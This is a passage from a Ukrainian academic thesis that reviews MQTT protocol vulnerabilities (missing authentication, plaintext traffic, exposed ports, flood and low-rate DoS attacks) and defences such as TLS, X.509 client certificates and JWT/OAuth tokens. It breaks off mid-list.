

Рисунок 1.3 – Модель MQTT «видавець/підписник»

Клієнти, які можуть бути як видавцями, так і підписниками (або обома одночасно), підключаються до брокера. Видавці надсилають повідомлення з певною “темою” (topic), а підписники реєструють свою зацікавленість в одній або кількох темах у брокера. Потім брокер фільтрує вхідні повідомлення та пересилає їх усім клієнтам, підписаним на відповідні теми [16]. Ця архітектура сприяє масштабованості та гнучкості, оскільки видавцям і підписникам не потрібно знати мережеве розташування або статус один одного.

Ключові переваги MQTT безпосередньо випливають з його принципів проєктування:

– Ресурсоємність та ефективність.

MQTT має малий обсяг коду та мінімальний накладний трафік у пакетах (лише 2 байти для фіксованого заголовка), що робить його ідеальним для пристроїв з обмеженою обчислювальною потужністю та пам'яттю, а також для мереж з обмеженою пропускною здатністю [16]. Ця ефективність є

вирішальною для пристроїв, що працюють від батареї, та для зниження витрат на передачу даних.

– Низьке використання пропускної здатності.

Його дизайн мінімізує мережевий трафік, що особливо корисно в умовах високих затримок або ненадійних мереж, які часто зустрічаються в розгортаннях IoT [16].

– Масштабованість.

Архітектура на основі брокера дозволяє одночасно підключати велику кількість клієнтів, підтримуючи взаємодію між мільйонами пристроїв та користувачів [16]. У міру зростання розгортань можна реалізувати балансування навантаження між кількома брокерами для забезпечення стабільного та безперебійного потоку даних [16].

– Надійність (якість обслуговування – QoS).

MQTT визначає три рівні якості обслуговування (QoS) для доставки повідомлень [17], що забезпечує гнучкість у відповідності до вимог додатків щодо надійності та мережевих витрат:

а) QoS 0 (“Не більше одного разу”) – повідомлення доставляються згідно з найкращими можливостями базової мережі TCP/IP. Доставка не гарантована, і повідомлення можуть бути втрачені. Цей рівень має найменші накладні витрати.

б) QoS 1 (“Щонайменше один раз”) – гарантується доставка повідомлень щонайменше один раз. Використовуються підтвердження, і повідомлення можуть передаватися повторно, що потенційно може призвести до дублювання доставки у підписника.

в) QoS 2 (“Рівно один раз”) – гарантується доставка повідомлень рівно один раз. Це найнадійніший, але й найбільш ресурсовитратний рівень, що включає чотириетапне рукостискання. Ці рівні QoS дозволяють розробникам збалансувати потреби в надійності зі споживанням ресурсів [7].

Придатність для пристроїв з обмеженими ресурсами та ненадійних мереж.

Такі функції, як постійні сесії, повідомлення “last will and testament” (LWT), що сповіщають підписників про некоректне відключення клієнта, та збережені повідомлення (retained messages), що дозволяють новим підписникам негайно отримувати останнє відоме значення для теми, роблять MQTT надійним у динамічних та ненадійних мережевих умовах [16]. Він добре працює при передачі коротких повідомлень, що є типовим для даних із сенсорів [18].

Завдяки цим перевагам MQTT отримав широке поширення в різноманітних галузях. У домашній автоматизації його легкість, ефективність та масштабованість роблять його ідеальним для управління комунікацією між різними сенсорами, виконавчими пристроями та хабами, підвищуючи безпеку, оптимізуючи споживання енергії та покращуючи комфорт [16]. Архітектура «видавець-підписник» MQTT підтримує безперебійну сумісність пристроїв у ширших мережевих масштабах, пропонуючи переваги над протоколами, такими як Zigbee або Z-Wave, які більше підходять для суто локальної автоматизації [16]. В охороні здоров'я та Інтернеті медичних речей (IoMT) MQTT полегшує передачу в реальному часі чутливих даних пацієнтів з носних моніторів, кардіостимуляторів та інсулінових помп до медичних закладів, де цілісність та конфіденційність даних є першочерговими [8]. Автомобільна промисловість використовує MQTT для систем зв'язку Vehicle-to-Everything (V2X), що є критично важливими для діагностики транспортних засобів, оновлення навігації та виявлення зіткнень у реальному часі, де ефективна та надійна передача даних є критичною для безпеки [8, 27]. Крім того, в Промисловому Інтернеті речей (IIoT) MQTT все частіше використовується для моніторингу та управління промисловими процесами, з'єднуючи обладнання та сенсори в таких середовищах, як розумні мережі та виробничі підприємства, завдяки його придатності для вбудованих систем з обмеженими ресурсами [12]. Його застосування також поширюється на логістику та управління автопарком для відстеження та телеметричних даних [1]. Здатність протоколу ефективно передавати дані на хмарні сервери ще більше розширює його корисність у цих різноманітних сферах [19].

РОЗДІЛ 2 МЕХАНІЗМИ ЗАХИСТУ КОМУНІКАЦІЙ НА БАЗІ MQTT

2.1 Аналіз вразливостей протоколу MQTT

Основні вразливості протоколу MQTT значною мірою є прямим наслідком його початкового проєктування, яке надавало пріоритет полегшеній роботі, простоті та ефективності для пристроїв з обмеженими ресурсами та ненадійними мережами, а не комплексним вбудованим функціям безпеки [19]. Як наслідок, багато критично важливих функцій безпеки, таких як шифрування, автентифікація та авторизація, є або необов'язковими, або не визначеними в основній специфікації, або повністю делегованими розробнику чи іншим рівням комунікаційного стека. Такий підхід до проєктування, хоч і сприятливий для продуктивності в певних контекстах, призводить до високої частоти незахищених впроваджень, якщо розробники та адміністратори не приділяють активної та належної уваги безпеці.

Специфікація стандарту MQTT, як зазначають Perrone та ін. [19], навмисно опускає обов'язкові вимоги до багатьох типових аспектів, пов'язаних з безпекою. Це було зроблено для підтримки “стрункості” протоколу, що підходить для різноманітних сценаріїв, включаючи історично приватні або довірені мережі, де надійна безпека сприймалася як менш критична, а також для пристроїв з низьким енергоспоживанням, де обчислювальні витрати на функції безпеки є першочерговою проблемою. Однак саме цей вибір у проєктуванні безпосередньо призводить до того, що конфігурації за замовчуванням є вразливими, якщо не вжито проактивних заходів для впровадження додаткових рівнів безпеки.

2.1.1 Відсутність автентифікації та авторизації за замовчуванням

Основною та критичною вразливістю протоколу MQTT є те, що він не вимагає жодних конкретних механізмів автентифікації чи авторизації як частини своєї основної специфікації [19]. Цей недолік є головним джерелом

небезпеки, оскільки часто призводить до розгортання MQTT-брокерів у стандартних, незахищених станах, легкодоступних для будь-якого клієнта, що підключається [19]. Без обов'язкової автентифікації будь-який клієнт у мережі, чи то легітимний, чи зловмисний, потенційно може встановити з'єднання з брокером MQTT. Більше того, навіть якщо реалізовано якусь форму автентифікації (наприклад, ім'я користувача/пароль), відсутність обов'язкової, гранулярної авторизації означає, що автентифікований клієнт може отримати необмежений доступ до публікації повідомлень у будь-якій темі або підписки на будь-який доступний потік даних. Це може призвести до серйозних наслідків, включаючи несанкціонований доступ до конфіденційних даних, впровадження хибних або зловмисних даних в систему IoT (що може викликати неправильні дії з боку підписаних пристроїв) та несанкціоноване керування підключеними IoT-пристроями [19].

Небезпека, пов'язана з недостатньою автентифікацією та авторизацією, значно посилюється у взаємопов'язаних системах IoT. Один скомпрометований пристрій, якщо він належним чином не обмежений надійними політиками авторизації, може бути використаний як плацдарм для компрометації цілої мережі підключених пристроїв або для викрадення великих обсягів конфіденційних даних [19]. Ботнет Mirai, який спричинив масові збої, служить яскравим прикладом: він переважно використовував слабкі, стандартні або жорстко закодовані облікові дані – фундаментальний провал автентифікації – для поширення на мільйони IoT-пристроїв [19]. Хоча протокол MQTT визначає обов'язковий ClientID, який клієнт повинен надіслати під час запиту на з'єднання, сам по собі цей ідентифікатор забезпечує слабкий захист, оскільки його може легко підробити зловмисний клієнт, якщо він не поєднується з надійним, верифікованим механізмом автентифікації [20]. Автентифікація за іменем користувача та паролем є поширеною опцією в багатьох брокерах MQTT, але її використання не є обов'язковим згідно зі стандартом протоколу, а в разі її реалізації ефективність повністю залежить від надійності паролів та безпеки їх керування [20].

Властива гнучкість системи адресації MQTT на основі тем, хоч і є потужною функцією для маршрутизації, організації та фільтрації даних, стає значною проблемою за відсутності надійних та гранулярних засобів контролю авторизації. Неправильно спроєктовані структури тем у поєднанні зі слабкими або відсутніми політиками авторизації можуть створювати серйозні вразливості безпеки та значні проблеми з управлінням даними [19]. Сам протокол MQTT не нав'язує жодної конкретної структури чи ієрархії для тем, що забезпечує велику гнучкість, але також і потенційний хаос, якщо не конфігурувати його належним чином. Якщо засоби контролю авторизації не є достатньо деталізованими – наприклад, якщо вони не обмежують конкретних клієнтів публікацією або підпискою лише на вузько визначені шаблони тем – то можливість клієнтів використовувати широкі символи підстановки (наприклад, підписування на тему #, щоб отримувати всі повідомлення на брокері, або публікація в чутливі, неконтрольовані теми керування) стає критичним ризиком. Це означає, що ефективна авторизація в середовищах MQTT вимагає ретельного та продуманого проєктування як самої ієрархії тем, так і пов'язаних з нею правил контролю доступу, що регулюють взаємодію з цими темами. Цей рівень складності проєктування на практиці часто недооцінюється, що призводить до надмірно дозвільних систем.

2.1.2 Відсутність шифрування за замовчуванням та ризики для конфіденційності даних

Ключовою вразливістю протоколу MQTT є його стандартна поведінка передачі всіх корисних даних у вигляді відкритого тексту, без застосування будь-якої форми шифрування на рівні протоколу [19]. Це означає, що будь-які дані, опубліковані клієнтом або отримані підписником, включаючи потенційно конфіденційну інформацію, телеметричні показники, команди керування або навіть облікові дані для автентифікації (якщо використовується базова автентифікація без захищеного транспортного рівня), є відкритими для перехоплення та розголошення інформації будь-якою стороною, яка може

перехопити мережевий трафік. Цей вибір у проєктуванні частково був мотивований загальною метою зробити протокол MQTT якомога легшим, тим самим мінімізуючи обчислювальні витрати та споживання енергії на IoT-пристроях з обмеженими ресурсами [19]. Хоча комунікації MQTT можна зашифрувати, накладаючи протокол на Transport Layer Security (TLS) або Secure Sockets Layer (SSL), впровадження та управління TLS/SSL на цих обмежених пристроях може становити значні труднощі. Ці труднощі включають обчислювальну вартість криптографічних операцій, збільшення накладних витрат на дані через рукостискання TLS та протокол запису, а також складність управління сертифікатами [7]. Отже, значна кількість розгорнутих сервісів MQTT працює без будь-якого шифрування на транспортному рівні, навіть коли можливості TLS технічно доступні в клієнтських бібліотеках MQTT або програмному забезпеченні брокера [7]. Відсутність шифрування корисного навантаження за замовчуванням у самому протоколі MQTT покладає всю відповідальність за забезпечення конфіденційності даних виключно на інші рівні або механізми. Зазвичай ця відповідальність лягає на транспортний рівень через впровадження TLS, або вона повинна вирішуватися на прикладному рівні, де корисне навантаження шифрується перед передачею клієнту MQTT для публікації та розшифровується після отримання підписаною програмою. Якщо TLS не використовується або налаштований неправильно (наприклад, з використанням слабких наборів шифрів або без належної перевірки сертифікатів), або якщо потрібне справжнє наскрізне шифрування (тобто забезпечення конфіденційності від початкового видавця до кінцевого підписника, потенційно через недовіреного або багатокористувацького брокера MQTT), то сам протокол MQTT не пропонує жодного вбудованого рішення. Специфікація протоколу MQTT переважно зосереджена на механізмах диспетчеризації та постановки повідомлень у чергу [19], а не на безпеці вмісту корисного навантаження. Якщо зловмисник може отримати доступ до сегмента мережі, де проходить незашифрований трафік MQTT – наприклад, у відкритій мережі Wi-Fi або шляхом компрометації мережевого комутатора – він може легко перехоплювати, читати та потенційно змінювати повідомлення.

Навіть якщо TLS використовується для захисту каналу зв'язку між клієнтом MQTT та брокером, як досліджено Prantl та ін. [21], дані зазвичай розшифровуються на брокері для обробки (наприклад, зіставлення тем, маршрутизація повідомлень). Для сценаріїв, які вимагають конфіденційності навіть від самого брокера, або де наскрізна безпека є першорядною, шифрування на прикладному рівні повинно бути реалізовано розробниками незалежно, що додає ще один рівень складності та потенційних точок відмови, якщо не виконано належним чином.

2.1.3 Відкриті порти

Брокери MQTT, зазвичай, очікують вхідні з'єднання від клієнтів на стандартних мережевих портах. Як правило, порт 1883 використовується для незашифрованого зв'язку MQTT через TCP, а порт 8883 призначений для MQTT, захищеного за допомогою TLS (MQTTS) [22]. Якщо ці порти, особливо незашифрований порт 1883, відкриті для публічних мереж (наприклад, Інтернету) без належних заходів безпеки – включаючи надійну автентифікацію, стійкі політики авторизації та обмежувальні конфігурації брандмауера – вони стають легко виявленими та вкрай вразливими цілями для зловмисників. Інструменти сканування мережі, легкодоступні для зловмисників, можуть швидко ідентифікувати відкриті порти MQTT в Інтернеті, роблячи незахищені або погано захищені брокери добре видимими. Тривожні висновки дослідження, проведеного Perrone та ін. [19], підтвердили цей ризик, виявивши тисячі таких відкритих брокерів MQTT, доступних через Інтернет, часто без вимоги автентифікації. Це фактично перетворює ці брокери на відкриті шлюзи, через які будь-хто може публікувати або підписуватися на потенційно конфіденційні дані. Усталені практики з кібербезпеки наполегливо рекомендують розміщувати брокери MQTT за брандмауерами та ретельно обмежувати вхідний мережевий трафік лише тими портами, які є абсолютно необхідними для роботи [29]. Для безпечних розгортань це зазвичай означає дозвіл доступу лише до порту 8883 для MQTTS та, можливо, порту 443, якщо

використовується MQTT через WebSockets Secure (WSS) [22]. Крім того, слід уникати публічного доступу до брокерів MQTT, якщо це не є свідомим проєктним рішенням з усіма ретельно застосованими необхідними заходами посилення безпеки [22]. Ключовою рекомендацією з безпеки, особливо для периферійних клієнтів MQTT (самих IoT-пристроїв), є вимкнення всіх вхідних TCP-портів [22]. Ця стратегія використовує модель з'єднання MQTT, ініційованого клієнтом (де клієнти підключаються до брокера вихідними з'єднаннями), щоб значно зменшити їх пряму поверхню атаки з мережі.

Ризик, пов'язаний з відкритими портами MQTT, значно посилюється поширеним очікуванням “підключи і працюй” (plug-and-play), яке властиве багатьом користувачам споживчих IoT-пристроїв. Цим користувачам може не вистачати технічних знань, обізнаності або бажання правильно налаштовувати складні параметри безпеки на своїх пристроях чи пов'язаних з ними сервісах. Ця ситуація підкреслює критичну необхідність для виробників пристроїв та постачальників програмного забезпечення для брокерів MQTT дотримуватися принципів “безпеки за задумом” (security by design) та забезпечувати, щоб їхні продукти постачалися з конфігураціями “безпечними за замовчуванням” (secure by default). Якщо IoT-пристрій або програмне забезпечення брокера MQTT за замовчуванням має відкритий порт 1883, доступний на всіх мережевих інтерфейсах, а кінцевий користувач не є технічно підкованим або просто не знає про це, створюється негайна та значна вразливість. Враховуючи величезну кількість розгорнутих IoT-пристроїв, покладатися на ручне налаштування безпеки для кожної окремої одиниці є непрактичним і нераціональним. Вирішенням цієї проблеми є автоматизовані процеси налаштування, налаштування “безпеки за замовчуванням”, які надають пріоритет безпеці над відкритим доступом.

2.1.4 Схильність до атак типу “відмова в обслуговуванні” (DoS)

Архітектурна модель MQTT, яка зазвичай покладається на центральний брокер (або кластер брокерів), що діє як концентратор для всієї маршрутизації

повідомлень між видавцями та підписниками, за своєю суттю робить цей центральний компонент головною мішенню для атак типу “відмова в обслуговуванні” (DoS) та “розподілена відмова в обслуговуванні” (DDoS). Успішна DoS-атака на брокер MQTT може порушити зв'язок для всіх підключених клієнтів, потенційно паралізувавши систему IoT та серйозно вплинувши на доступність послуг, які від неї залежать [22]. Для атак на брокери MQTT та базову інфраструктуру можуть використовуватися різні вектори DoS-атак. До них належать:

– Флуд MQTT CONNECT.

Ця атака реалізується у вигляді перевантаженні цільового брокера MQTT шляхом надсилання дуже великого обсягу пакетів запитів на з'єднання (CONNECT) з одного або декількох джерел. Брокер намагається обробити кожен запит, що споживає такі ресурси, як пам'ять, цикли процесора та пропускну здатність мережі. Якщо флуд досить інтенсивний, брокер може вичерпати свої ресурси і стати нездатним обробляти нові легітимні з'єднання або обслуговувати існуючі [9, 23].

– Флуд MQTT PUBLISH.

Після встановлення одного або декількох з'єднань з брокером (потенційно з підробленими або скомпрометованими обліковими даними, якщо автентифікація слабка), зловмисник може переповнити брокер величезною кількістю пакетів PUBLISH. Це може вичерпати ресурси брокера (процесор для обробки повідомлень, пам'ять для черги, пропускну здатність для передачі) і, залежно від використовуваних тем та шаблонів підписки легітимних клієнтів, також може перевантажити цих підписаних клієнтів потоком небажаних повідомлень [9, 23].

– Флуди на мережевому рівні.

Окрім атак на рівні додатків MQTT, стандартні флуд-атаки TCP/IP також можуть бути ефективними для виведення з ладу брокера MQTT. До них належать SYN-флуди (використання тристороннього рукостискання TCP), FIN-флуди, ACK-флуди та RST-флуди (використання управління станом з'єднання TCP). Такі атаки спрямовані на вичерпання ресурсів базового

мережевого стека брокера або насичення його мережевого інтерфейсу, що перешкоджає обробці легітимного трафіку MQTT [9, 23].

– Низькоінтенсивні DoS-атаки.

Більш витончені та підступні атаки, такі як атака “SlowITe”, використовують специфічні слабкості або поведінкові характеристики в протоколі MQTT або реалізаціях брокерів. Наприклад, SlowITe використовує здатність клієнта впливати на поведінку сервера, щоб викликати відмову в обслуговуванні, використовуючи відносно обмежені ресурси для атаки (низькі темпи трафіку) [24, 28]. Такі типи атак важче виявити, ніж атаки грубої сили, оскільки їхні шаблони трафіку можуть не викликати спрацьовування простих порогових значень на основі обсягу.

Сама парадигма "видавець-підписник", яка є основною та потужною особливістю MQTT, парадоксальним чином може бути використана для посилення впливу певних DoS-атак.

Одне зловмисне повідомлення PUBLISH, якщо його надіслати на тему, на яку підписано багато легітимних клієнтів (особливо якщо дозволені широкі підписки з символами підстановки, такі як #, через слабкі правила авторизації), може змусити брокер MQTT копіювати та передавати це повідомлення всім цим підписникам.

Якщо повідомлення велике або опубліковано велику кількість таких повідомлень, цей ефект розповсюдження може призвести до значного виснаження ресурсів брокера (процесора, пам'яті, пропускної здатності мережі), а також може перевантажити підписаних клієнтів та мережеві сегменти, в яких вони знаходяться. Це фактично створює умови для DoS не тільки для центрального брокера, але і для його легітимних клієнтів, потенційно порушуючи роботу значної частини системи IoT.

Для надання узагальненого огляду цих вразливостей, у таблиці 2.1 представлено огляд поширених слабкостей MQTT та їхніх потенційних експлойтів.

Таблиця 2.1 – Узагальнений огляд вразливостей протоколу MQTT

Категорія	Вразливість	Опис	Можливий вплив	Джерело
Автентифікація/ Авторизація	Відсутність автентифікації	Стандарт не вимагає автентифікації, можливі анонімні підключення.	Несанкціонований доступ до брокера, вичерпання ресурсів, анонімні зловмисні дії.	19
Автентифікація/ Авторизація	Слабкі/ стандартні облікові дані	Використання вгадуваних, жорстко закодованих або стандартних паролів.	Компрометація клієнтів, несанкціонований доступ/публікація даних, імітація пристроїв.	19
Автентифікація/ Авторизація	Відсутність гранулярної авторизації	Немає контролю доступу до тем; стандартно дозволено все.	Несанкціонований доступ/введення даних, захоплення контролю над пристроями.	19
Автентифікація/ Авторизація	Необмежені символи підстановки	Дозвіл на використання # та + у підписках без належних правил.	Масовий витік даних, перевантаження клієнтів, збільшене навантаження на брокер.	23
Конфіденційність	Передача відкритим текстом	Корисне навантаження повідомлень не шифрується за замовчуванням.	Перехоплення та прослуховування чутливих даних (паролі, команди, телеметрія).	19
Конфіденційність	Неправильна конфігурація TLS	Невикористання TLS, слабкі шифри, неперевірені сертифікати.	Атаки “людина посередині” (MitM), перехоплення зашифрованого трафіку.	21
Доступність	Відкриті порти (особливо 1883)	Публічний доступ до портів MQTT без брандмауерів чи автентифікації.	Легке виявлення сканерами, висока вразливість до DoS та атак перебору.	19
Доступність	DoS-атака (CONNECT Flood)	Масове надсилання пакетів `CONNECT` для перевантаження брокера.	Вичерпання ресурсів брокера (ЦП, пам'ять), відмова в обслуговуванні легітимних клієнтів.	23
Доступність	DoS-атака (PUBLISH Flood)	Масове надсилання повідомлень `PUBLISH` для перевантаження брокера.	Вичерпання ресурсів брокера, перевантаження мережі та клієнтів-підписників.	23
Доступність	Низькоінтенсивні DoS-атаки	Експлуатація логіки протоколу для відмови в обслуговуванні малим трафіком.	Переривання роботи брокера, складність виявлення порівняно з флуд-атаками.	24
Цілісність даних	Відсутність перевірки цілісності	Протокол не має вбудованих механізмів для перевірки незмінності даних.	Ін'єкція зловмисних/пошкоджених даних, некоректна поведінка системи.	19

2.2 Аналіз механізмів захисту комунікацій

Для усунення притаманних MQTT вразливостей потрібен багаторівневий підхід до безпеки, що включає різноманітні механізми на різних рівнях комунікаційного стека та в самій програмі.

2.2.1 Використання сертифікатів SSL/TLS для захисту комунікацій та шифрування даних під час передачі

Протокол захисту транспортного рівня (Transport Layer Security, TLS) та його попередник, Secure Sockets Layer (SSL), є криптографічними протоколами, що слугують стандартом де-факто для встановлення захищених та зашифрованих каналів зв'язку між клієнтами MQTT (видавцями та підписниками) і брокерами MQTT. Основна мета застосування TLS у розгортаннях MQTT – це захист даних під час їх передачі мережею, що забезпечує дві фундаментальні властивості безпеки: конфіденційність шляхом шифрування даних для запобігання прослуховуванню неавторизованими сторонами, та цілісність шляхом використання кодів автентифікації повідомлень (MAC) для гарантії того, що дані не були підроблені чи змінені під час передачі [21].

Набір шифрів зазвичай визначає:

– Алгоритм обміну ключами (наприклад, RSA, Діффі-Геллман, Діффі-Геллман на еліптичних кривих – ECDH) для безпечного встановлення спільного секретного ключа.

– Алгоритм потокового шифрування (наприклад, AES, ChaCha20) для шифрування власне даних повідомлення.

– Алгоритм коду автентифікації повідомлень (MAC) (наприклад, HMAC-SHA256) для забезпечення цілісності даних [21].

Цифрові сертифікати стандарту X.509 є невід'ємною частиною процесу рукостискання TLS і використовуються для автентифікації. Як мінімум, брокер MQTT повинен надати клієнтам сертифікат X.509 для власної автентифікації

(автентифікація сервера). Цей сертифікат містить публічний ключ брокера та його ідентифікаційні дані, підписані цифровим підписом Центру сертифікації (ЦС), якому довіряє клієнт. Клієнт перевіряє сертифікат брокера, щоб переконатися, що він підключається до очікуваного сервера, а не до зловмисника.

Для підвищення безпеки може бути реалізована взаємна автентифікація (також відома як автентифікація за клієнтським сертифікатом). У цьому режимі клієнти MQTT також мають власні сертифікати X.509 та приватні ключі. Під час рукостискання TLS клієнт надає свій сертифікат брокеру, а брокер перевіряє його за своїм списком довірених ЦС або конкретних клієнтських сертифікатів. Критично важливо, щоб ці сертифікати видавалися та підписувалися довіреним ЦС, і щоб клієнти (а також брокер при взаємній автентифікації) виконували належну перевірку наданого ланцюжка сертифікатів, включно з перевіркою статусу відкликання (наприклад, через CRL або OCSP) [22].

Важливим обмеженням TLS, яке необхідно розуміти в контексті MQTT, є те, що він захищає канал зв'язку поетапно (від вузла до вузла). У типовій архітектурі MQTT з центральним брокером це означає, що канал зв'язку між клієнтом-видавцем та брокером MQTT захищений одним сеансом TLS, а канал зв'язку між брокером та клієнтом-підписником – іншим окремим сеансом TLS (якщо підписник також підключається через TLS).

Однак дані, як правило, розшифровуються та обробляються на брокері MQTT (наприклад, для зіставлення тем, маршрутизації повідомлень та застосування правил авторизації). Тому сам по собі TLS не забезпечує справжнього наскрізного шифрування між початковою програмою-видавцем і кінцевою програмою-підписником, якщо брокер розглядається як проміжна сутність, яка потенційно може отримати доступ до відкритого тексту даних [21].

Хоча TLS надає значні переваги у сфері безпеки, його впровадження в середовищах IoT з обмеженими ресурсами створює серйозні виклики через пов'язані з ним накладні витрати. Криптографічні операції, що залучені в

рукостисканні TLS (яке включає криптографію з відкритим ключем, валідацію сертифікатів та узгодження ключів), а також процеси шифрування/дешифрування для кожного повідомлення, створюють обчислювальні накладні витрати, збільшують затримку комунікації, споживають додаткову пропускну здатність мережі (через більший розмір пакетів для повідомлень рукостискання та заголовків протоколу запису TLS) і можуть призводити до збільшеного споживання енергії на пристроях з живленням від батарей [21].

2.2.2 Використання механізмів автентифікації

Автентифікація – підтверджує ідентичність клієнтів та брокерів у середовищі MQTT. Її головна функція – запобігання несанкціонованому доступу та видачі себе за іншу особу. Еволюція автентифікації в MQTT пройшла шлях від базових методів на основі паролів до більш захищених ідентифікаторів на базі сертифікатів X.509, а сьогодні – до гнучких систем на основі токенів.

Початково поширеними були прості комбінації імені користувача та пароля, особливо в мережах, що вважалися довіреними. Однак, коли пристрої IoT стали більш взаємопов'язаними, стали очевидними значні вразливості систем на основі паролів, такі як схильність до атак повного перебору та словникових атак [19]. Це призвело до впровадження клієнтських сертифікатів X.509, які забезпечують надійну криптографічну ідентифікацію пристроїв [20]. Хоча цей метод є ефективним, управління повноцінною інфраструктурою відкритих ключів (ІВК) для мільйонів пристроїв IoT створює значні операційні труднощі. Внаслідок цього популярності набула автентифікація на основі токенів, що використовує такі технології, як веб-токени JSON (JWT) з OAuth 2.0. Цей підхід забезпечує більш динамічне та масштабоване рішення, яке добре інтегрується з існуючими корпоративними системами управління ідентифікацією та доступом (IAM) [16].

Розглянемо ці механізми автентифікації більш детально.

Автентифікація на основі паролів – це найпростіший метод, за якого клієнт MQTT надсилає ім'я користувача та пароль у пакеті CONNECT до брокера. Брокер перевіряє ці облікові дані у локальній базі даних або через зовнішнього постачальника послуг автентифікації [20].

Серед переваг виділяють простоту та широку підтримку, завдяки тому, що цей метод легко зрозуміти та налаштувати для базових сценаріїв використання, а також він підтримується більшістю брокерів MQTT та клієнтських бібліотек.

Серед недоліків виділяють:

– Потреба в TLS для безпеки. Паролі, що надсилаються відкритим текстом, вразливі до прослуховування. Тому для шифрування з'єднання та захисту облікових даних під час передачі необхідно використовувати TLS [16].

– Вразливість до атак. Паролі схильні до кількох типів атак, зокрема:

а) Атаки повного перебору. Вгадування паролів методом спроб і помилок, особливо якщо використовуються слабкі паролі або брокер не має захисних заходів, таких як обмеження частоти запитів.

б) Словникові атаки. Використання попередньо визначених списків поширених слів та паролів.

в) Підстановка викрадених облікових даних. Використання облікових даних, викрадених з інших джерел. Наприклад, ботнет Mirai успішно використовував слабкі та стандартні облікові дані [19].

– Накладні витрати на управління. Надання, розповсюдження, зберігання та ротація унікальних, надійних паролів для численних пристроїв IoT є значним операційним тягарем [16]. Жорстке кодування облікових даних у прошивку пристрою є поширеною, але небезпечною практикою, що ускладнює оновлення та підвищує ризик у разі компрометації прошивки [16].

– Спільні секрети. Використання однакових облікових даних на кількох пристроях є значним ризиком, оскільки компрометація одного пристрою може призвести до компрометації всього парку пристроїв.

Автентифікація на основі сертифікатів (клієнтські сертифікати X.509) – цей метод покладається на інфраструктуру відкритих ключів (ІВК) для надійної криптографічної автентифікації. Кожен клієнт MQTT має унікальний закритий ключ та відповідний цифровий сертифікат X.509. Цей сертифікат, підписаний довіреним Центром сертифікації (ЦС), містить публічний ключ клієнта та його ідентифікаційні дані. Під час рукостискання TLS із взаємною автентифікацією клієнт надає свій сертифікат брокеру. Клієнт доводить володіння своїм закритим ключем через криптографічну операцію. Брокер валідує сертифікат клієнта, перевіряючи підпис ЦС, а також термін дії та статус відкликання сертифіката. Клієнт також автентифікує брокера аналогічним чином.

До переваг цього механізму автентифікації можна віднести:

– Надійна криптографічна ідентичність, оскільки метод забезпечує значно вищий рівень підтвердження ідентичності порівняно з паролями.

– Взаємна автентифікація, метод дозволяє і клієнту, і брокеру перевіряти ідентичність один одного, запобігаючи імітації з обох сторін та протидіє атакам “людина посередині” (MitM).

– Стійкість до імітації, оскільки автентифікація вимагає наявності закритого ключа, який має безпечно зберігатися, вона є вкрай стійкою до атак з видачою себе за іншу особу.

Тим не менш автентифікація на основі сертифікатів має певні складнощі, а саме:

– Складність управління ІВК. Основна трудність полягає в управлінні життєвим циклом ІВК. Це включає безпечну генерацію та надання ключів і сертифікатів, розповсюдження сертифікатів ЦС, оновлення протермінованих сертифікатів та відкликання скомпрометованих. Для великої кількості пристроїв IoT це може бути складним та ресурсомістким завданням.

– Обмежені ресурси пристроїв. Зберігання закритих ключів (в ідеалі в захищеному елементі, наприклад TPM) та обчислювальні витрати на криптографічні операції під час рукостискання TLS можуть бути проблематичними для пристроїв IoT з обмеженими ресурсами.

– Конфігурація брокера. Правильна реалізація валідації клієнтських сертифікатів, включно з управлінням ЦС та перевіркою відкликання (CRL/OCSP), може відрізнятися між брокерами MQTT і вимагає ретельного налаштування [20].

– Необов'язковість клієнтських сертифікатів. Якщо брокер налаштований запитувати, але не вимагати клієнтський сертифікат, переваги безпеки зводяться нанівець. Зловмисник може просто обійти це, не надавши сертифікат. Тому, якщо цей метод використовується, він має суворо вимагатися брокером.

І ще один механізм – автентифікація на основі токенів (напр., JWT, OAuth 2.0). У цій моделі клієнт MQTT спочатку отримує токен безпеки від спеціалізованого сервера автентифікації, часто за протоколом OAuth 2.0. Зазвичай токен є веб-токеном JSON (JWT), який містить твердження (claims) про клієнта та має цифровий підпис видавця для гарантії цілісності. Потім клієнт пред'являє цей токен, зазвичай у полі пароля пакета MQTT CONNECT, брокеру [16]. Брокер валідує токен, перевіряючи його підпис, термін дії та переконуючись, що його не було відкликано [25].

Серед переваг налічується:

– Масштабованість та гнучкість. Ідеально підходить для великомасштабних, динамічних середовищ IoT, де пристрої часто підключаються та відключаються, або де потрібен тимчасовий доступ [16].

– Централізоване управління ідентифікацією. Добре інтегрується з існуючими корпоративними системами IAM та стандартними протоколами, як-от OAuth 2.0 та OpenID Connect (OIDC), що дозволяє узгоджено застосовувати політики.

– Деталізовані дозволи. Токени можуть містити твердження, що визначають конкретні дозволи, дозволяючи брокеру приймати детальні рішення щодо авторизації, наприклад, до яких тем клієнт може публікувати повідомлення або на які підписуватися [25].

– Короткотривалі облікові дані. Токени доступу зазвичай є короткотривалими, що мінімізує ризик у разі компрометації токена. Для

отримання нових токенів доступу без повторної автентифікації можуть використовуватися токени оновлення (refresh tokens) [25].

– Стандартизовані протоколи. Побудовано на широко розповсюджених стандартах, таких як JWT (RFC 7519) та OAuth 2.0 (RFC 6749), що сприяє сумісності.

Серед складнощів можна виділити:

